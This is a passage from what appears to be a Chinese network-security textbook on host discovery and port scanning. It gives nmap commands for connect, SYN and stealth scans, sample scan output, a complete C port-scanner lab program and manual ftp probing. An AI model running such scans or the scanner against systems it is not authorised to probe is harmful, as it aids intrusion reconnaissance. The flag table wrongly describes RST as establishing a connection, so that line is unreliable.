


图 2-4 nmap -sP 172.16.1.222 抓包截图

所以,实际原因是,开启防火墙后过滤了 ICMP 的数据包,因而没有 Echo Reply。而 nmap-sP 则并行使用 ICMP 和 TCP 协议的包进行探测,TCP 包没有被防火墙过滤。

【例 2-2】 批量探测局域网内的活动主机,例如扫描局域网 172.16.1.100~172.16.1.120 范围内的活动主机,命令如下:

```
nmap -sn 172.16.1.100-120
```

问 Nmap 向目标机发送了什么探测包?

为了回答这个问题,只须分析从 Wireshark 抓取的包。从抓取结果可以看到(请读者自行截图),在局域网内,Nmap 是通过 ARP 包来询问 IP 地址上的主机是否活动的,如果收到 ARP 回复包,则说明主机在线。

2.1.2 端口扫描

端口是由 TCP 协议定义的,TCP 协议通过套接字建立起两台计算机之间的网络连接。套接字采用[IP 地址:端口号]的形式来定义主机中的进程,通过套接字中不同的端口号可以区别同一台计算机上不同的连接进程。对于两台计算机间的任一个 TCP 连接,一台计算机的一个[IP 地址:端口]套接字会和另一台计算机的一个[IP 地址:端口]套接字相对应,彼此标识着源端、目的端上数据包传输的源进程和目的进程。例如,要和远程主机 X 的

程序通信，只要把数据发向[X：端口]就可以实现通信了。由此可见，端口和服务进程一一对应，通过扫描开放的端口，就可以判断出计算机正在运行的服务进程中有哪些通信进程正在等待连接(即该进程正在监听)，这也是端口扫描的主要目的。也就是说，端口扫描就是连接目标主机的 TCP 和 UDP 端口，确定哪些服务正在运行(即处于监听状态)的过程。事实上，端口扫描是向每个端口一次发送一个消息的过程，通过分析响应来判断服务端口是打开还是关闭。

目前 IPv4 协议支持 16 位的端口，端口号范围是 0～65 535。其中，0～1023 号端口保留给常用的网络服务(例如，21 端口为 FTP 服务，23 端口为 TELNET 服务，25 端口为 SMTP 服务，80 端口为 HTTP 服务，110 端口为 POP3 服务等)。

许多常用的服务使用的是标准的端口，只要扫描到相应的端口，就能知道目标主机上运行着什么服务。端口扫描技术就是利用这一点向目标系统的 TCP/UDP 端口发送探测数据包，记录目标系统的响应，通过分析响应来查看该系统处于监听或运行状态的服务。

进行扫描的方法有手工和自动之分。手工扫描时，需要熟悉各种命令，对命令执行后的输出进行分析。自动扫描利用扫描软件进行(或自行编写扫描程序)。许多扫描器都有分析数据的功能，能根据端口扫描的结果进行操作系统探测和漏洞扫描，从而发现系统的安全漏洞。

1. 端口扫描技术

端口扫描时发送一组端口扫描消息，试图了解其提供的计算机网络服务类型(这些网络服务均与端口号相关)。接收到的回应类型表示是否在使用该端口并且可由此探寻弱点。端口扫描大体上分为 TCP 扫描和 UDP 扫描两类。

1) TCP 端口扫描

TCP 扫描技术主要使用 TCP 连接的三次握手和 TCP 数据头标志，TCP 数据报头 6 个标志如表 2-2 所示。

表 2-2　TCP 数据报头标志位

标志位	意　　义
URG	紧急数据标志。如果为 1，表示本数据包中包含紧急数据，此时紧急数据指针有效
PSH	如果置位，接收端应尽快把数据传送给应用层。PSH 表示数据包的接收者将收到的数据直接交给应用程序，而不是把它放在缓冲区，等缓冲区满才交给应用程序。这常用于实时通信
RST	用来建立一个连接。RST 标志置位的数据包称为复位包。一般情况下，如果 TCP 收到的一个分段明显不是属于该主机上的任何一个连接，则向远端发送一个复位包
SYN	用来建立连接，让连接双方同步序列号。如果 SYN=1 而 ACK=0，则表示该数据包为连接请求，如果 SYN=1 而 ACK=1 则表示接受连接。SYN 通常被用来指明请求连接和请求被接受。而用 ACK 来区分这两种情况
FIN	用来释放一个连接。表示发送端已经没有数据要求传输了，希望释放连接。SYN 和 FIN 的 TCP 数据包都有序列号，因此这样可保证数据按正确的顺序被接收并处理
ACK	确认标志位。如果为 1，表示包中的确认号是有效的，否则包中的确认号无效

完整的 TCP 连接分 3 步，也称 3 次握手，过程如下。

第 1 步，请求端发送一个 SYN 包，指明打算连接的目的端口。

第 2 步，观察目的端的返回包，如返回 SYN/ACK 包，说明目的端口处于侦听状态；返

回 RST/ACK 包，说明目的端口没有侦听，连接会重置。

第 3 步，若返回 SYN/ACK 包，则请求端向目的端口发送 ACK 包完成 3 次握手，连接建立。

这个过程如图 2-5 所示，图 2-5(a)表明扫描机与目标主机完成了 3 次握手过程，端口是打开的。




图 2-5　TCP 建立连接

TCP 扫描技术就是利用 3 次握手过程与目标主机建立完整连接，通过对回应包的分析获知目标主机的状态。但实际上通常这种探测更多的是建立在不完整连接上的。因为完整连接时间长且容易被日志文件记录，而不完整连接也能获得目标主机的信息，例如，图 2-3(b)就是一个不完整连接。下面讨论 TCP 的探测技术。

(1) TCP 全连接扫描。

全连接扫描就是和目标主机建立一个 TCP 完整连接，而目标主机的日志文件中会生成记录。全连接扫描是 TCP 端口扫描的基础，目前全连接扫描有 TCP connect()扫描和 TCP 反向 ident 扫描等。

扫描主机通过 TCP/IP 协议的 3 次握手过程(SYN，SYN/ACK，ACK)与目标主机的指定端口建立一次完整的连接。例如，发送一个 SYN 置位的报文，如果 SYN 置位瞄准的端口是开放的，SYN 置位的报文到达开放的端口时，就会返回 SYN＋ACK，代表其能够提供相应的服务。发送方收到 SYN＋ACK 后，返回给对方一个 ACK(图 2-5(a))。连接由系统调用 connect()开始。如果端口开放，则连接将建立成功(图 2-5(a))；否则，若返回－1 则表示端口关闭(图 2-5(b))。

如果建立连接成功，即目标主机响应扫描主机的 SYN/ACK 连接请求，这一响应表明目标端口处于监听(打开)的状态。如果目标端口处于关闭状态，则目标主机会向扫描主机发送 RST 的响应。

TCP 连接扫描技术的优点是不需要任何权限，速度快，系统中的任何用户都有权利使用这个调用。但如果对每个目标端口以线性的方式使用单独的 connect()函数调用，将会比较费时。一般需要采用同时打开多个套接字的方法以加速扫描。但这种方法的缺点是很容易被发现，同时也容易被过滤。建立连接时，目标主机的日志文件会显示一连串的连接和连接出错的服务消息，这样目标主机用户发现后就可能很快关闭端口。

Nmap 就有 TCP connect()扫描命令：

```
nmap - sT - p 80 - P0 - n www.server.com
```

其中，参数-n 表示不对域名进行反向解析，-P0 表示扫描前不进行主机存活性探测，-p 用于指定端口。

【例 2-3】 分别对目标主机采用全扫描、半扫描方式进行扫描，对扫描结果(包括端口、时间等)的差异作出说明。

为完成实验，假设测试机的系统均为 Windows 7，目标机的 IP 地址是 172.18.187.171，实验时关闭目标机的防火墙(读者可自行完成开放防火墙的情况测试)。

① 在测试机上使用全扫描方式对目标主机进行 TCP 端口扫描：

```
nmap - sT 172.18.187.171
```

其结果如图 2-6 所示。




图 2-6　全扫描方式进行 TCP 端口扫描

② 在测试机上使用 SYN 半扫描方式对目标主机进行 TCP 端口扫描：

```
nmap - sS 172.18.187.171
```

其结果如图 2-7 所示。

③ 比较上述两次扫描结果的差异和扫描所花费的时间。并进行解释。

在目标主机关闭防火墙的情况下，全扫描和半扫描到目标主机开放的 TCP 端口均有 10 个。

在同样情况下，采用 TCP 全扫描方式和 TCP SYN 半扫描方式用时分别为 227.85s 和 0.44s，SYN 半扫描方式花费的时间显然比全扫描方式的少得多。这是因为 TCP 全扫描需要扫描方通过 3 次握手过程与目标主机建立完整的 TCP 连接，而半扫描方式下扫描方不需要打开一个完全的 TCP 连接，只需在建立 TCP 连接的中间状态发送一个 TCP 同步包(SYN)，然后等待回应，因此用时比完整的 TCP 连接少。

```
管理员: C:\windows\system32\CMD.exe
C:\Users\B403>nmap -sS 172.18.187.171

Starting Nmap 6.00 ( http://nmap.org ) at 2014-09-10 17:05 中国标准时间
Nmap scan report for 172.18.187.171
Host is up (0.0012s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1029/tcp open  ms-lsa
1030/tcp open  iad1
MAC Address: 44:33:4C:0E:BE:36 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

图 2-7　半扫描方式进行 TCP 端口扫描

为了进一步说明这个问题，可以在扫描时分别抓取数据包（请自行完成），分析说明，半扫描的确未完成 3 次握手连接。还可以查看目标主机的日志（如果是 Windows 系统，可通过打开“计算机”的“管理”中的“事件查看器”查看），看是否记录了被连接的情况。

（2）TCP 半连接扫描。

半连接扫描也称为 TCP SYN 扫描，其故意违反 TCP 的 3 次握手的规则。此扫描方发送 SYN 包开始 3 次握手并等待目标主机的响应，如果收到 SYN/ACK 包，则说明端口处于侦听状态，扫描方马上发送 RST 包，中止连接（图 2-8）。因为半连接扫描并没有建立连接，目标主机的日志文件中可能不会记录此扫描。目前半连接扫描有 TCP SYN 扫描和 IP ID 头 dumb 扫描等。SYN 扫描的优点在于即使日志中对扫描有所记录，但是尝试进行连接的记录也要比全扫描少得多。其缺点是在大部分操作系统下发送主机需要构造适用于这种扫描的 IP 包。但由于 SYN 洪泛作为一种 DDoS 攻击手段被大量采用，因此很多防火墙都会对 SYN 报文进行过滤，所以这种方法并不能总是有效。




图 2-8　TCP SYN 扫描

Nmap 就有 TCP SYN 扫描命令：

```
nmap -sS -p 80 www.server.com
```

（3）TCP 隐蔽扫描。

TCP 协议标准文档 RFC793 指出，处于关闭状态的端口在收到探测包时会响应 RST 包，而处于侦听状态的端口则忽略此探测包。根据发送探测包的不同，TCP 隐蔽扫描又分为 SYN/ACK 扫描、FIN 扫描、XMAS（圣诞树）扫描和 NULL 扫描 4 种。

SYN/ACK 扫描和 FIN 扫描均绕过 TCP 的 3 次握手过程的第一步，直接向目的端口发送 SYN/ACK 包或者 FIN 置位的数据包。由于 TCP 是有连接的传输协议，知道在第一

步中应该发送的是 SYN 包而实际上并没有发送，从而认为此连接过程出错。此时如果目标主机的该端口没有打开，则返回一个 TCP RST 数据包以拆除连接；否则不回复。此扫描方式的优点是比较隐蔽，不容易被发现。但该方式有两个缺点：首先，要判断对方端口是否开放必须等待超时，增加了探测时间，而且容易得出错误的结论；其次，一些系统并没有遵循上述规定（例如 Windows）。这些系统一旦收到这样的数据包，无论端口是否开放，都会回应一个 RST 连接复位数据包，从而导致此方法失效。此特性被用来判断目标主机是否是 Windows 操作系统。

XMAS 扫描和 NULL 扫描正好相反。XMAS 扫描设置 TCP 包中所有标志位（URG、ACK、RST、PSH、SYN 和 FIN），如果目标主机的该端口是"关"状态，则返回一个 TCP RST 数据包，否则不回复。据此可以判断哪些端口是开放的。而 NULL 扫描则向目标主机的一个端口发送所有标志位都为空的 TCP 数据包，如果目标主机的该端口是"关"状态，则返回一个 TCP RST 数据包，否则不回复，以此判断对方端口的开关状态。

2）UDP 扫描

UDP 协议是面向非连接的，通信双方由于不需要建立连接，因而也不需要关闭连接，甚至在通信期间，任何一方也不需要对对方的数据包进行回复。为了发现正在服务的 UDP 端口，通常的扫描方式是构造一个内容为空的 UDP 数据包送往目的端口。若目的端口上有服务正在等待，则目的端口返回错误的消息；若目的端口处于关闭状态，则目的主机返回 ICMP 端口不可达消息。如果目标端口是以一个 ICMP port Unreachable（即 ICMP 端口不可到达）消息作为响应，那么该端口是关闭的。相反，如果没有收到这个消息，则可推断该端口是打开的。由于 UDP 和 ICMP 错误都不保证能到达，因此一次扫描的结果不一定准确，有时需要多次扫描才能得到准确的结果，精度较低。另外，当试图扫描一个大量应用分组过滤功能的设备时，UDP 扫描将是一个非常缓慢的过程。

UDP 扫描的优点是隐蔽性好，因其不包含标准的 TCP 三次握手协议的任何部分，属于"秘密扫描"。但利用 UDP 作为扫描的基础协议，就会对精度、延时产生较大影响。

实验 2-2 TCP 端口扫描实验

【实验目的】 掌握 Socket 连接，了解端口基本使用。

【实验内容】

（1）要求用户输入命令参数格式如下：

IP	（扫描该 IP 的所有端口）
IP 端口	（扫描该 IP 的该指定端口）
IP 端口 1　端口 2	（扫描指定的该 IP 端口 1 和端口 2）

如格式有错，系统会提示帮助信息。

（2）根据以上 IP 地址和端口建立 Winsock 连接，如果建立连接成功，则返回该 IP 的该端口打开的消息，否则提示端口未打开。

【实验过程】

假设程序名是 PortSweep，则其命令行参数 argv[ ]最多应有 3 个：argv[1]＝IP，argv[2]＝端口 1（如无输入表示 0～65 535），argv[3]＝端口 2（如无输入表示只扫描端口 1）。此外，argv[0]＝PortSweep。

在连接方式上，采用 TCP 全连接扫描，主要是通过函数 connect()判断连接是否成功。

下面是简单的C程序,为便于阅读理解,多数语句加了注释。

```
#include <stdio.h>
#include <winsock.h>
#pragma comment(lib,"wsock32.lib")          //告诉编译器在编译形成的.obj 文件和.exe
                                            //文件中加一条信息,使得链接器在链接库的
                                            //时候要去找 wsock32.lib 库,不要先去找
                                            //别的库
int main(int argc, char * * argv)           //参数个数在 argc 中
{
    SOCKET sd_client;
    u_short iPortStart, iPortEnd, port;
    struct sockaddr_in addr_srv;            //远程服务器套接字地址,包括服务器的 IP
                                            //地址和端口号
    char * pszHost;
    WSADATA wsaData;                        //Socket 的版本信息
    WORD wVersionRequested;
    int err;

    switch(argc)
    {
    case 2:
        iPortStart=0;
        iPortEnd=65535;
        pszHost=argv[1];
        break;
    case 3:
        iPortStart=iPortEnd=atoi(argv[2]);
        pszHost=argv[1];
        break;
    case 4:
        iPortStart=atoi(argv[2]);
        iPortEnd=atoi(argv[3]);
        pszHost=argv[1];
        break;
    default:
        printf("命令使用格式:\n");
        printf("%s,%s",argv[0]," IP [端口 1] [端口 2] 扫描所有端口\n");
        printf("%s,%s",argv[0]," IP 扫描指定 IP 的所有端口\n");
        printf("%s,%s",argv[0]," IP 端口 扫描指定的端口\n");
        printf("%s,%s",argv[0]," IP [端口 1] [端口 2] 扫描端口 1 和端口 2\n");
        return 1;
    }
```

```
    wVersionRequested=MAKEWORD(1, 1);          //返回无符号 16 位整型数
    err=WSAStartup(wVersionRequested, &wsaData);                //Winsock 服务初始化
                                               //首参数指明程序请求使用的 Socket 版本
                                               //(高位字节指明副版本、低位字节指明主
                                               //版本)
                                               //次参数返回请求的 Socket 的版本信息
    if(err !=0)                                //Winsock 服务初始化失败
    {
        printf("Error %d: Winsock not available\n", err);
        return 1;
    }

    for(port=iPortStart; port<=iPortEnd; port++)
    {
        sd_client=socket(PF_INET, SOCK_STREAM, 0);
                                               //创建套接字:因特网协议,基于连接的字节流方式
        if(sd_client==INVALID_SOCKET)           //函数返回 INVALID_SOCKET 值,表明调用失败
        {
            printf("no more socket resources\n");
            return 1;
        }
        addr_srv.sin_family=PF_INET;
        addr_srv.sin_addr.s_addr=inet_addr(pszHost);
        addr_srv.sin_port=htons(port);
        err=connect(sd_client,(struct sockaddr *)&addr_srv, sizeof(addr_srv));
                                               //发出连接请求
        if(err==INVALID_SOCKET)                //连接失败
        {
            printf("不能连接此端口:%d\n", port);
            closesocket(sd_client);            //关闭套接口,释放套接口描述字 sd_client
            continue;
        }

    printf("扫描到此端口开放:%d\n", port);
    closesocket(sd_client);
    }                                          //for()
    WSACleanup();                              //中止 Windows Sockets 在所有线程上的操作
    return 0;
}
```

【实验思考】

(1) 根据程序的执行结果,对于被扫描到的开放端口,用 ftp、telnet、Nmap 等命令进行验证。

(2) 启动 Wireshark 跟踪程序,对捕获的数据包进行连接过程的分析。

2. 端口手工扫描

手工扫描大部分使用的是命令行的程序或操作系统提供的内部命令。一些端口特别适用于命令扫描,例如端口号为21、23、80的端口。如果要使用这些命令,需要先进入命令提示符窗口。

1）扫描本机正在使用的端口

对本机端口进行扫描,最简单的方法就是使用 netstat 命令。netstat 命令是用于显示协议统计信息和当前 TCP/IP 网络连接的程序,该命令可使用多个组合参数,如 netstat -a (查看开启了哪些端口,包括 TCP 和 UDP 端口),netstat -an(查看 TCP 连接的地址和端口号),netstat -anb(查看可疑端口)等。

例如,要查看本机器开放的端口,在命令提示符窗口下,输入 netstat -an,回车后显示:

```
活动连接
协议   本地地址                 外部地址                  状态
TCP    0.0.0.0:135              0.0.0.0:0                 LISTENING
TCP    0.0.0.0:445              0.0.0.0:0                 LISTENING
TCP    0.0.0.0:843              0.0.0.0:0                 LISTENING
TCP    0.0.0.0:4466             0.0.0.0:0                 LISTENING
TCP    0.0.0.0:7626             0.0.0.0:0                 LISTENING
TCP    192.168.1.101:139        0.0.0.0:0                 LISTENING
TCP    192.168.1.101:51124      221.221.232.161:4466      ESTABLISHED
TCP    192.168.1.101:53145      59.34.160.99:4466         ESTABLISHED
TCP    192.168.1.101:53148      111.206.79.144:80         ESTABLISHED
UDP    0.0.0.0:500               *:*
UDP    0.0.0.0:1900              *:*
UDP    0.0.0.0:3600              *:*
```

分析查询结果,本地机器打开的端口有135、445、843、4466、7626等。尤其注意到7626端口已经开放,正在监听,等待连接,而这正是冰河木马使用的特定端口,由此可发现像这样的情况极有可能已经感染了冰河木马。可见端口扫描的积极作用。

2）扫描网络主机使用21、23、80端口

(1) 探测21端口:这是FTP服务指定的使用端口,要判断目标主机172.16.1.99是否开放21号端口,只需要在命令提示符窗口中输入

```
ftp 172.16.1.99
```

